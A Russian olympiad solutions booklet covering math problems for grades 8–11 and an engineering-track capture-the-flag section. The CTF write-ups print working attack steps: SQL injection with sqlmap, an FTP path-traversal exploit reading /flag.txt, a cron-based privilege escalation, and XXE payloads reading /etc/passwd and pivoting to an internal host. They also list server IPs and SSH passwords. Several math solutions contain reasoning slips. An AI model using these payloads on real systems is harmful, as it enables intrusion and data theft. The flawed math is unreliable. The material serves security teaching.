Возьмем на фигуре точку A, максимально удаленную от точки O, и проведем прямую OA. Затем будем плавно поворачивать эту прямую вокруг точки O и смотреть образы точки A, которые получаются при осевой симметрии относительно прямой. Все они должны лежать внутри фигуры. Расстояние до этих точек X от O всегда будет одним и тем же, поэтому они образуют окружность. Таким образом, фигура Ф содержит эту окружность и не выходит за ее пределы. Аналогично, рассмотрев любые другие точки на фигуре, получаем, что фигура Ф содержит все точки, лежащие внутри этой окружности.

Следовательно, Ф является кругом радиуса 3, деленного на корень из числа π. Его площадь равна 9.

Ответ: 9.

Задача 2.3.6.2. (15 баллов)

Темы: составление уравнений, составление пропорций, проценты.

Условие

Находясь на борту космического корабля, главный двигатель за первый час израсходовал 40% всего запаса анобтаниума, а вспомогательные двигатели вместе за это же время израсходовали лишь 300 г анобтаниума. За следующий час главный

двигатель израсходовал 80% оставшегося топлива, а вспомогательные двигатели израсходовали 100 г топлива на двоих. В итоге на борту корабля осталось 800 г топлива. Сколько килограммов фантастического топлива было на борту до начала полета?

Решение

Найдем массу аноботаниума, оставшегося к концу первого часа.

Не было израсходовано главным двигателем к этому моменту $100 + 800 = 900$ г.

Это составляет $100 - 80 = 20\%$.

Составим пропорцию и решим ее:

$$\begin{gathered} 20\% - 900, \\ 100\% - ? \end{gathered}$$

Значит, к концу первого часа оставалось $900 : 0{,}2 = 4\,500$ г аноботаниума.

Найдем массу топлива к началу первого часа.

Не было израсходовано главным двигателем к этому моменту $4\,500 + 300 = 4\,800$ г, что составляет $100 - 40 = 60\%$.

Составим пропорцию и решим ее:

$$\begin{gathered} 60\% - 4\,800, \\ 100\% - ? \end{gathered}$$

Значит, к началу первого часа было $4\,800 : 0{,}6 = 8\,000$ г, что составляет 8 кг.

Ответ: 8.

Задача 2.3.6.3. (20 баллов)

Темы: уравнение параболы, уравнение прямой.

Условие

Известно, что три различные точки $A(2;4)$, $B(x;6)$, $C(6;y)$ расположены на координатной плоскости таким образом, что через них нельзя провести параболу с вертикальной осью. При этом также известно, что x — минимальное натуральное подходящее число, неравное единице.

Найдите величину $x + y$.

Решение

Через три точки нельзя провести параболу тогда и только тогда, когда они расположены на одной прямой. Действительно, прямая не может пересекать параболу в трех точках, так как квадратное уравнение имеет не больше двух корней. С другой стороны, если три точки не лежат на одной прямой, то через них всегда можно провести параболу. Покажем это.

Пусть на числовой прямой есть три точки с координатами (x_1, y_1), (x_2, y_2), (x_3, y_3). Запишем уравнение параболы в следующем виде:

$$y = y_1\frac{(x-x_2)\cdot(x-x_3)}{(x_1-x_2)\cdot(x_1-x_3)} + y_2\frac{(x-x_1)\cdot(x-x_3)}{(x_2-x_1)\cdot(x_2-x_3)} + y_3\frac{(x-x_1)\cdot(x-x_2)}{(x_3-x_1)\cdot(x_3-x_2)}.$$

Первое слагаемое равно нулю во второй и третьей точке, и равно y_1 в первой, аналогичным образом устроены второе и третье слагаемые, так что это уравнение задает функцию, проходящую через три точки. Однако надо еще проверить, что уравнение задает именно параболу. Для этого нужно, чтобы коэффициент при x_2 не равнялся нулю.

$$\frac{y_1}{(x_1-x_2)\cdot(x_1-x_3)} + \frac{y_2}{(x_2-x_1)\cdot(x_2-x_3)} + \frac{y_3}{(x_3-x_1)\cdot(x_3-x_2)} \neq 0;$$
$$y_1\cdot(x_2-x_3) - y_2\cdot(x_1-x_3) + y_3\cdot(x_1-x_2) \neq 0.$$

Можно убедиться, что это условие означает, что три точки не лежат на одной прямой. А именно, нахождение трех точек на одной прямой можно записать следующим образом:

$$\frac{y_1-y_2}{x_1-x_2} = \frac{y_1-y_3}{x_1-x_3};$$
$$(y_1-y_2)\cdot(x_1-x_3) = (y_1-y_3)\cdot(x_1-x_2);$$
$$y_1\cdot(x_1-x_3) - y_1\cdot(x_1-x_2) = y_2\cdot(x_1-x_3) - y_3\cdot(x_1-x_2);$$
$$y_1\cdot(x_2-x_3) + y_3\cdot(x_1-x_2) - y_2\cdot(x_1-x_3) = 0.$$

Таким образом, если это условие выполнено, то через три точки проходит прямая, и не проходит никакая парабола. А если оно не выполнено, то проходит единственная парабола, и нельзя провести никакую прямую.

Тогда выразим угловой коэффициент этой прямой тремя разными способами:

$$k = \frac{2}{x-2} = \frac{y-6}{6-x} = \frac{y-4}{4}.$$

Отсюда получаем, что

$$y = \frac{4\cdot x}{x-2}.$$

Минимальное натуральное x, не равное единице, которое подходит — это $x = 3$. Тогда $y = 12$.

Значит, $x + y = 15$.

Ответ: 15.

Задача 2.3.6.4. (25 баллов)


Темы: равносторонний треугольник, первый признак равенства треугольников.

Условие

Три прямые дороги образуют треугольник с равными сторонами, длина которых равна 1 000 м. У этих дорог стоят четыре человека, каждый на обочине одной из трех дорог. Иван и Александр стоят возле одной дороги в 500 м друг от друга. Сергей и Петр стоят у обочин двух других дорог. Сергею идти до Ивана 1 500 м по дорогам кратчайшим путем, Александру до Петра тоже. Между дорогами расположено поле. Какая величина получится, если к расстоянию от Сергея до Ивана по прямой (то есть по полю, а не по дорогам) добавить половину расстояния от Ивана до Александра вдоль дороги, возле которой они стоят, и вычесть расстояние от Александра до Петра по прямой (по полю)?

Решение

Нарисуем расположение всех этих четырех человек. Расположение Сергея и Петра здесь определяется из того условия, что путь до Ивана и Александра соответственно должен занимать 1 500 м, в то время как расстояние по одной стороне не больше 1 000 м, а по другой не больше 500 м.



Используя указанные расстояния, можем записать:

$МА + МП = КИ + КС$, а значит, $МИ + МП = КА + КС = 1\,000$ м.

$МИ + КА = ИА = 500$ м. Кроме того, длина КМ равна 1 000 м.

Отсюда выходит, что $КА = 1\,000 - КС = 1000 - МА$, а значит, $КС = МА$. Аналогично выходит, что $КИ = МП$.

Тогда треугольники КИС и МПА равны друг другу по двум сторонам и углу между ними.

Следовательно, $АП = СИ$, а значит, $АП - СИ + 0{,}5 \cdot ИА = 250$ м.

Ответ: 250.

Задача 2.3.6.5. (30 баллов)

Темы: делители числа, произведение делителей, разложение на множители.

Условие

Количество четных делителей натурального числа в 5 раз больше всех остальных его делителей (рассматриваются все делители, включая само число и единицу). Третья часть всех делителей не делится на 3. Половина четных делителей делится на 5. Само число при этом не превосходит 10 000. Напишите в ответ максимальное число, которое подходит под этим условия.

Решение

Количество четных делителей натурального числа в 5 раз больше всех остальных его делителей.

Это значит, что оно делится на 2^5 степени, но не делится на 2^6.

Третья часть всех делителей не делится на 3.

Это значит, что оно делится на 3^2, но не делится на 3^3.

Половина четных делителей делится на 5.

Это значит, что оно делится на 5, но не делится на 25.

Если перемножим 2^5 на 3^2 и на 5, то получим 1440. Минимальное число, подходящее под условия выше, но большее этого числа, равно $7 \cdot 1\,440 = 10\,080 > 10\,000$.

Следовательно, под все условия подходит только число 1 440.

Ответ: 1 440.

2.3.7. Четвертая волна. Задачи 8–9 класса

Задачи четвертой волны предметного тура по математике за 8–9 класс открыты для решения. Соревнование доступно на платформе Яндекс.Контест: https://contest.yandex.ru/contest/63462/enter/.

Задача 2.3.7.1. (15 баллов)

Темы: теория чисел, признаки делимости.

Условие

На доске записано число 202420252026. Танечка хочет убрать несколько цифр из исходного числа так, чтобы получившийся результат делился на 45 и являлся наибольшим из всех возможных. Какое число запишет на доске Танечка?

Решение

Для того чтобы число Танечки было бы кратно 45, необходимо выполнение условий делимости на 5 и 9. Следовательно, число должно заканчиваться на 0 или

на 5. В данном случае первым делом Танечка должна убрать последние две цифры и получить 2024202520.

Для выполнения условия делимости на 9 необходимо, чтобы сумма цифр числа была бы 9. Сумма цифр сейчас равна 19. Ближайшая сумма, кратная 9, равна 18, но 1 в числе нет, следовательно, следующий вариант — 9. Для этого из оставшегося числа ей нужно вычеркнуть цифры, дающие в сумме 10. Тогда наибольшее число, которое может получить Танечка, — 202050.

Ответ: 202050.

Задача 2.3.7.2. (15 баллов)

Тема: десятичная запись натурального числа.

Условие

Найдите все трехзначные натуральные числа $\overline{abc}$, удовлетворяющие условию

$$\overline{abc} = \overline{ab} + \overline{bc} + \overline{ca}.$$

В ответ запишите сумму всех найденных чисел.

Решение

Распишем равенство, заданное в условии задач

$$\begin{gathered}\overline{abc} = \overline{ab} + \overline{bc} + \overline{ca};\\ 100a + 10b + c = 10a + b + 10b + c + 10c + a;\\ 100a + 10b + c = 11a + 11b + 11c;\\ 89a = 10c + b.\end{gathered}$$

Так как a, b, c — цифры, то единственным решением данного уравнения является набор $a = 1$, $b = 9$, $c = 8$. Следовательно, единственное число, удовлетворяющее условию задачи, это 198.

Ответ: 198.

Задача 2.3.7.3. (20 баллов)

Темы: алгебра, квадратный трехчлен.

Условие

Найдите количество значений параметра b, при которых все корни уравнения $x^2 + bx + 2026 = 0$ целые.

Решение

Пусть x_1 и x_2 — целые корни данного уравнения. Тогда согласно теореме Виета:

$$x_1 \cdot x_2 = 2026.$$

Так как 2026 раскладывается на множители

$$2026 = 1 \cdot 2026 = 2 \cdot 1013,$$

то получаем четыре набора для значений корней

$$(1; 2026),\ (-1; -2026),\ (2; 1013),\ (-2; -1013).$$

Зная значения корней, также по теореме Виета найдем значения параметра b:

$$b = -(x_1 + x_2).$$

Таким образом, всего существует четыре значения параметра $b = \{-2027;\ 2027;\ -2015;\ 2015\}$, при каждом из которых уравнение имеет целые корни.

Ответ: 4.

Задача 2.3.7.4. (25 баллов)

Тема: геометрическая вероятность.

Условие

В треугольнике ABC на биссектрисе BD отмечена точка E так, что $BE = ED$. Найти вероятность, что точка, брошенная в треугольник ABC, попадет в треугольник AED, если $AB = 3$ и $BC = 5$.

Ответ выразите в долях и при необходимости округлите его до четвертого знака после запятой.

Решение

Согласно определению геометрической вероятности, требуемая вероятность будет равна отношению площадей треугольников AED и ABC. AE — медиана треугольника ABE, следовательно, $S_{ABD} = 2S_{AED}$.

Площади треугольников ABD и BDC относятся как длины их оснований AD и DC, то есть

$$\frac{S_{ABD}}{S_{BDC}} = \frac{AD}{DC} = \frac{AB}{BC} = \frac{3}{5}.$$

Последнее равенство выполняется согласно свойству биссектрисы BD в треугольнике ABC. Тогда

$$S_{ABC} = S_{ABD} + S_{BDC} = S_{ABD} + \frac{5}{3}S_{ABD} = \frac{8}{3}S_{ABD} = \frac{16}{3}S_{AED}.$$

Из последнего равенства следует отношение

$$\frac{S_{AED}}{S_{ABC}} = \frac{3}{16} = 0{,}1875.$$

Таким образом, вероятность того, что точка брошенная в треугольник ABC, попадет в треугольник AED, равна 0,1875.

Ответ: 0,1875.

Задача 2.3.7.5. (25 баллов)

Тема: алгебра.

Условие

При каком значении числа a сумма квадратов чисел x и y будет принимать наибольшее значение, если известно, что сумма этих чисел равна $2a+1$, а произведение равно $4a^2 + 8a - 4$?

Решение

По условию задачи $x + y = 2a + 1$ и $xy = 4a^2 + 8a - 4$.

Воспользуемся формулой квадрата суммы двух чисел

$$(x + y)^2 = x^2 + 2xy + y^2.$$

Отсюда

$$x^2 + y^2 = (x + y)^2 - 2xy = (2a + 1)^2 - 2(4a^2 + 8a - 4) = 4a^2 + 4a + 1 - 8a^2 - 16a + 8 =$$

$$= -4a^2 - 12a + 9 = -(4a^2 + 12a + 9) + 18 = -(2a + 3)^2 + 18.$$

В полученном выражении первое слагаемое принимает неположительные значения при любом a. Следовательно, сумма квадратов чисел x и y будет максимальной при $2a + 3 = 0$ или $a = -1{,}5$.

Проверим, что при данном значении параметрам $a = -1{,}5$ числа x и y действительно существуют. В этом случае $x + y = -2$ и $xy = -7$.

Выразив из первого равенства $y = -x - 2$ и подставив его во второе, после преобразований получим уравнение $x^2 + 2x - 7 = 0$. Дискриминант данного уравнения равен 32, следовательно, корни уравнения существуют, по которым однозначным образом восстанавливаются решения построенной системы. Откуда и следует существования чисел x и y, заданных в условии задачи.

Ответ: $-1{,}5$.

2.3.8. Четвертая волна. Задачи 10–11 класса

Задачи четвертой волны предметного тура по математике за 10–11 класс открыты для решения. Соревнование доступно на платформе Яндекс.Контест: https://contest.yandex.ru/contest/63479/enter/.

Задача 2.3.8.1. (10 баллов)

Темы: кратчайший путь, параллельный перенос.

Условие

Склад находится в месте, отмеченном на карте точкой A. Нужно проложить дорогу до берега реки, затем построить мост, перпендикулярный течению реки, и от другого берега проложить дорогу до деревни, отмеченной на карте точкой B. Пример подобного построения на рисунке.

Берега реки здесь нарисованы как параллельные прямые. Координатная ось Ox на рисунке отсчитывает положения моста относительно реки в километрах. В примере, приведенном на рисунке, мост проходит через метку 1 км.

Через какую метку должен проходить мост, чтобы сумма длин пути от склада A до реки по дороге и от противоположного берега реки до деревни B была наименьшей? Ответ дайте в километрах.




Рис. 2.3.1

Решение

Если вырезать с карты реку и соединить точки A и B прямой, то это и будет кратчайший путь, их соединяющий. Чтобы получить путь до реки, нужно после этого вновь вставить реку. Продемонстрируем эти операции с помощью рис. 2.3.2–2.3.3.




Рис. 2.3.2




Рис. 2.3.3

Ответ: 4.

Задача 2.3.8.2. (15 баллов)

Темы: составление уравнений, составление пропорций, решение уравнений.

Условие

Два космических корабля стартуют одновременно с одной планеты и направляются к Альфе Центавра, расстояние до которой составляет 4,37 св. лет. Один корабль движется со скоростью 0,1 св. год в год, а другой — со скоростью 0,2 св. год в год.

Через сколько лет расстояние до Альфы Центавра для более быстрого корабля будет в три раза меньше, чем для более медленного корабля? Ответ приведите с точностью до сотых.

Решение

Обозначим время, прошедшее с начала пути, как t лет.

Расстояние, пройденное медленным кораблем, равно $0{,}1t$ св. год, и оставшееся расстояние до Альфы Центавра для медленного корабля $4{,}37 - 0{,}1t$ св. год.

Расстояние, пройденное быстрым кораблем, равно $0{,}2t$ св. год, и оставшееся расстояние до Альфы Центавра для быстрого корабля $4{,}37 - 0{,}2t$ св. год.

По условию задачи, остаток пути для быстрого корабля в 3 раза меньше, чем остаток пути для медленного корабля:

$$4{,}37 - 0{,}2t = \frac{1}{3}(4{,}37 - 0{,}1t).$$

Умножим обе стороны на 3:

$$3(4{,}37 - 0{,}2t) = 4{,}37 - 0{,}1t;$$

$$13{,}11 - 0{,}6t = 4{,}37 - 0{,}1t.$$

Переносим все t в одну сторону и постоянные в другую:

$$13{,}11 - 4{,}37 = 0{,}6t - 0{,}1t;$$

$$8{,}74 = 0{,}5t.$$

Делим обе стороны на $0{,}5$:

$$t = \frac{8{,}74}{0{,}5} = 17{,}48.$$

Таким образом, искомое время равно $17{,}48$ лет.

Ответ: $17{,}48$.

Задача 2.3.8.3. (20 баллов)

Темы: квадратный трехчлен, функции, неопределенные коэффициенты.

Условие

Функция $f(x)$ является квадратным трехчленом и может быть описана следующим образом:

$$f(x) = (f(1) + f(-1) + f(0)) \cdot x^2 + (f(1) + 2 \cdot f(0)) \cdot x - 1.$$

В то же время квадратный трехчлен в общем виде может быть записан так:

$$f(x) = a \cdot x^2 + b \cdot x + c.$$

Найдите минимальное значение величины $a^2 + 2b^2 + 3c^2$ при данных условиях.

Решение

Подставим $f(x)$ в общем виде в первую формулу из условия:

$$a \cdot x^2 + b \cdot x + c = (a + b + c + a - b + c + c) \cdot x^2 + (a + b + c + 2 \cdot c) \cdot x - 1;$$

$$\begin{cases} a = 2 \cdot a + 3 \cdot c, \\ b = a + b + 3 \cdot c, \\ c = -1. \end{cases}$$

Отсюда получаем, что $a = 3$, $c = -1$. Чтобы искомая величина была минимальной, нужно, чтобы коэффициент $b = 0$.

Ответ: 12.

Задача 2.3.8.4. (25 баллов)

Темы: делители числа, произведение делителей, разложение на множители.

Условие

Произведение всех делителей числа 1 000, включая само это число и единицу, равно 10^k.

Чему равно k?

Решение

$$1\,000 = 2^3 \cdot 5^3.$$

Комбинируя все возможные способы выбрать степень двойки и степень пятерки, входящие в делитель, получаем все $(3+1)\cdot(3+1) = 16$ вариантов, каждый из которых соответствует делителю числа. При этом эти 16 делителей можно разбить на пары, произведение в каждой дает 1 000:

$$1\,000 = 1 \cdot 1\,000 = 2 \cdot 500 = 4 \cdot 250 = 8 \cdot 125 = 5 \cdot 200 = 10 \cdot 100 = 20 \cdot 50 = 25 \cdot 40.$$

Тогда выходит, что это будет число $1\,000^8$, а значит, 10^{24}.

Ответ: 24.

Задача 2.3.8.5. (30 баллов)

Темы: равносторонний треугольник, первый признак равенства треугольников.

Условие

Дан квадрат $ABCD$. На сторонах CB и CD отмечены точки L и K соответственно такие, что $CL = CK$. Из точки C на отрезок LD опущен перпендикуляр в точку E.

Пусть $AE = 60$, $EK = 91$. Найдите длину AK.

Решение

Сделаем рис.2.3.4.




Рис. 2.3.4

Одно из возможных решений заключается в использовании метода координат. Обозначим длину квадрата за единицу, а $CL = LK = x$.

Тогда

$$L(1-x;0);\ K(1;x);\ \overrightarrow{LD} = (x;1);\ \overrightarrow{CE} = t\cdot(1;-x);\ E(1+t;-x\cdot t);\ \overrightarrow{LE} = (t+x;-x\cdot t).$$

Так как вектора LE и LD должны быть сонаправлены, то

$$\frac{t+x}{x} = -x\cdot t;\ t = -\frac{x}{1+x^2};\ E(1-\frac{x}{1+x^2};\ 1-\frac{1}{1+x^2});$$

$$\overrightarrow{AE} = (1-\frac{x}{1+x^2};\ -\frac{1}{1+x^2});\ \overrightarrow{EK} = (\frac{x}{1+x^2};\ x-\frac{x^2}{1+x^2}).$$

Посчитаем скалярное произведение: $\overrightarrow{AE}\cdot\overrightarrow{EK} = 0$. Это значит, что треугольник AEK прямоугольный.

Тогда AK можно найти по теореме Пифагора: $60^2 + 91^2 = 109^2$.

Ответ: 109.

2.4. Инженерный тур

Задачи первого этапа инженерного тура открыты для решения. Соревнование доступно на платформе Яндекс.Контест: https://contest.yandex.ru/contest/66930/enter/.

Задача 2.4.1. Beauty Shop (100 баллов)

Тема: SQL Injection.

Условие

Разгадайте, что скрывает за собой этот онлайн-магазин?

http://147.45.143.178:57190

Решение

Для решения задачи требуется понять, что в поиске на сайте имеется SQL Injection (например, путем указания символа ' и изучения сообщения об ошибке), а затем проэксплуатировать SQL Injection и прочитать флаг из базы, например, с помощью `sqlmap`.

Ответ: NTO(426c324f09185b7cbfc0126341e81e48).

Задача 2.4.2. Известная уязвимость (200 баллов)

Тема: CVE-2020-20277 в uftpd 2.7.0.

Условие

Проверьте безопасность сервера 176.124.200.110.

Флаг в `/flag.txt`.

Для решения может потребоваться открыть порт на белом IP-адресе. Для этого можно использовать подготовленный для участников сервер 147.45.163.48. После входа будет доступен для прослушивания один порт, указанный в приветственном сообщении.

`ssh user@147.45.163.48`

Пароль: `F328fgFE78wfgewh@13`

Решение

Необходимо найти порт 13337 на сервере с помощью сканирования (например, с помощью `nmap`), определить, что на нем работает `uftpd` версии 2.7.0 (прочитав баннер сервиса), и найти эксплойт для этой версии на https://www.exploit-db.com/.

Для входа нужно использовать анонимную аутентификацию.

Прочитать флаг можно, открыв любой порт на прослушивание (например, 36759 на предоставленном участникам сервере 147.45.163.48) и отправив запрос на сервер:

```
PORT 147,45,163,48,1,36503
RETR ../../../../flag.txt
```

Ответ: `NTO(ftp_not_a_good_thing)`.

Задача 2.4.3. Повышение привилегий (200 баллов)

Тема: Linux local privilege escalation.

Условие

Админ говорит, что настроил абсолютно защищенную систему...

Докажите ему обратное.

```
`ssh task@176.124.200.123`
Password: `a#@}jOJ0mo7QF2?`
```

Решение

Для решения задания необходимо подключиться к серверу через SSH.

После, изучив вывод команды `sudo -l`, необходимо просмотреть содержание скрипта `/usr/local/bin/write_to_logs.sh` и обнаружить, что в скрипте есть уязвимость `Path Traversal`.

Далее, изучая систему, можно наткнуться на скрипт `/usr/local/bin/cron_script.sh`, и, судя по названию файла, необходимо найти правило в планировщике задач, которое будет запускать этот скрипт. Само правило находится по пути `/etc/cron.d/cron_script`.

Зная все вводные, напишем скрипт в директорию `/home/admin/scripts` с названием, начинающимся на `logs` (такое условие в `cron_script.sh`):

```
sudo -u admin /usr/local/bin/write_to_logs.sh
  ↪ ../../../../../../../../../../home/admin/.scripts/logs_1.sh
  ↪ '\#!/bin/bash
cat /root/flag > /tmp/flag'
```

Спустя 1 мин в директории `/tmp` появится наш flag.

Ответ: `NTO(045e76aceaae73be3757feaec1066c0d).`

Задача 2.4.4. XML Genie (300 баллов)

Тема: XXE-SSRF.

Условие

Обнаружен один из поддоменов компании, на котором странный сайт `http://site.r8rox9jpftj8b9zjgadn.labs.cyber-ed.space/`.

Попробуйте разобраться с безопасностью, может получится забрать что-нибудь ценное из внутренней сети.

Решение

Изучив веб-сайт компании, выясним, что там ничего интересного.




Рис. 2.4.1

Попробуем пробрутить поддомены.

```
ffuf -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u
    ↪  http://FUZZ.j3li7fnp0j3t0z4q2j4s.labs.cyber-ed.space

ffuf -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u
    ↪  http://FUZZ.j3li7fnp0j3t0z4q2j4s.labs.cyber-ed.space
```

Обнаружим, что помимо исходного поддомена site, еще имеется поддомен `exchange.j3li7fnp0j3t0z4q2j4s.labs.cyber-ed.space`.

```
exchange                [Status: 200, Size: 1544, Words: 557, Lines: 64, Duration: 2ms]
site                    [Status: 200, Size: 790, Words: 195, Lines: 30, Duration: 2ms]
```

Рис. 2.4.2

Функционал сервиса похож на регистрацию через `XML`. Вводим свои тестовые данные и загружаем `xml`-файл.

Your Submitted Data

Name	Surname	Age	Telephone number	Download XML
qweqwe	qweqwe	22	213124	Download XML

Back to Main

Рис. 2.4.3

Сервис предоставляет возможность самостоятельно предоставить `.xml`-файл для обработки. Используя скачанный `xml`-файл как образец, попробуем проэксплуатировать `XXE`.

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<people>
  <person>
    <name>age</name>
    <surname>&xxe;</surname>
    <age>3</age>
    <telephone>age</telephone>
  </person>
</people>
```

Рис. 2.4.4

Your XML Data

#	Name	Surname	Age	Telephone number
1	age	root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:105::/nonexistent:/usr/sbin/nologin avahi:x:105:110:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin geoclue:x:106:111::/var/lib/geoclue:/usr/sbin/nologin	3	age

Back to Main

Рис. 2.4.5

Ура! У нас получилось!

Немного поизучав систему и прочитав файл `/etc/hosts`, обнаруживаем во внутренней сети какой-то `sharepoint.corp.local`.




Рис. 2.4.6

Теперь попробуем провести `SSRF` через `XXE`. С помощью `Burp Intruder` подбираем подходящее доменное имя во внутренней сети веб-приложения (`sharepoint`).

xml

```xml
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "http://sharepoint" >
]>
<people>
  <person>
    <name>age</name>
    <surname>&xxe;</surname>
    <age>3</age>
    <telephone>age</telephone>
  </person>
</people>
```

Получаем в ответе флаг.

Ответ: `NTO(8329e576666ad79688ea5c9371ce54ad)`.

Задача 2.4.5. Digger (100 баллов)

Тема: Command injection.

Условие

Необходимо проэксплуатировать уязвимость на сайте, который позволяет изучать IP-адреса.

`http://147.45.143.178:43560`.

Решение

